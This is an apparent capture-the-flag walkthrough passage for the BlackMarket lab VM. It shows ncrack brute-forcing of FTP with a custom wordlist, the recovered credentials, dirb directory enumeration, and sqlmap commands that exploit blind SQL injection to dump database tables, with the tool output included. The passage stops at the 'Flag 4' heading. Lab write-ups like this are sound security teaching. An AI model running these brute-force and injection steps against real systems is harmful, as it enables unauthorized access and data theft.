
```
alexander
albert
neil
nicky
daniel
jason
professor
castel
manheim
jarda
bootlace
CIA
Operation
Treadstone
cia
operation
treadstone
```

Tried to brute force the BlackMarket login page with the credentials list but in vain. However, it gets the positive result when brute forcing FTP server of the BlackMarket VM and the username is “nicky” and the password is “CIA”. Also tried the same credentials for the SSH login but it cannot be accessed due to the credentials is limited to FTP access only.


```
ncrack -U blackmarket_password.txt -P blackmarket_password.txt 10.0.2.20:21
```


```
ncrack -U blackmarket-password.txt -P blackmarket-password.txt 10.0.2.20:21

Starting Ncrack 0.6 ( http://ncrack.org ) at 2018-07-09 00:09 HKT

Discovered credentials for ftp on 10.0.2.20 21/tcp:
10.0.2.20 21/tcp ftp: 'nicky' 'CIA'

Ncrack done: 1 service scanned in 57.02 seconds.

Ncrack finished.
```

Use the credentials (nicky:CIA) to login to the FTP server :



The “IMP.txt” file is found at the directory of Impfiles under ftp root directory. Download the “IMP.txt” and it displays the content of Flag 2.





The content of the Flag 2 as the following :

```
flag2{Q29uZ3JhdHMgUHJvY2VlZCBGdXJ0aGVy}

If anyone reading this message it means you are on the right track however I do not have any idea about the CIA blackmarket Vehical workshop. You must find out and hack it!
```

Decode the Base64 encoded Flag 2 and gets the following result :

```
Congrats Proceed Further
```

Flag 3

Since Flag 2 mentioned “Vehical workshop” and “find out and hack it”, it is supposed to be the hints of a website, subdomain or even a directory of the BlackMarket website. The following directory list is constructed for the dirb brute forcing and it is namely “blackmarket-directory.txt” :


```
vehical_workshop
vehicalworkshop
vworkshop
```

Run dirb with this directory list for the brute forcing :

```
dirb http://10.0.2.20 blackmarket-directory.txt
```

```
-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Jul  9 00:18:55 2018
URL_BASE: http://10.0.2.20/
WORDLIST_FILES: blackmarket-directory.txt

-----------------

GENERATED WORDS: 3

---- Scanning URL: http://10.0.2.20/ ----
==> DIRECTORY: http://10.0.2.20/vworkshop/

---- Entering directory: http://10.0.2.20/vworkshop/ ----

-----------------
END_TIME: Mon Jul  9 00:18:55 2018
DOWNLOADED: 6 - FOUND: 0
```

The directory “vworkshop” is found as a result. Open Firefox and points to the http://10.0.2.20/vworkshop and a website is displayed.




An inspection has been conducted and the following link is supposed to be vulnerable to blind SQLi and sqlmap is used to confirm.

```
http://10.0.2.20/vworkshop/sparepartsstoremore.php?sparepartid=1
```


Run sqlmap against the captioned URL and confirmed that it is vulnerable to blind SQLi and the user has the DBA rights :

```
sqlmap -u "http://10.0.2.20/vworkshop/sparepartsstoremore.php?sparepartid=1" -p sparepartid --is-dba
```




To further get the databases list :

```
sqlmap -u "http://10.0.2.20/vworkshop/sparepartsstoremore.php?sparepartid=1" -p sparepartid --dbs
```




Since there is nothing interesting matter found on vworkshop website, the BlackMarket database is targeted.

```
sqlmap -u "http://10.0.2.20/vworkshop/sparepartsstoremore.php?sparepartid=1" -p sparepartid -D BlackMarket --tables
```



The “flag” table caught the attention. The “flag” table is to be dumped.

```
sqlmap -u "http://10.0.2.20/vworkshop/sparepartsstoremore.php?sparepartid=1" -p sparepartid -D BlackMarket -T flag --dump
```




Flag 3 is obtained.

```
Database: BlackMarket
Table: flag
[1 entry]
+--------+------+--------------------------------+
| FlagId | name | Information                    |
+--------+------+--------------------------------+
| 3      | Flag | Find Jason Bourne Email access |
+--------+------+--------------------------------+
```


Flag 4

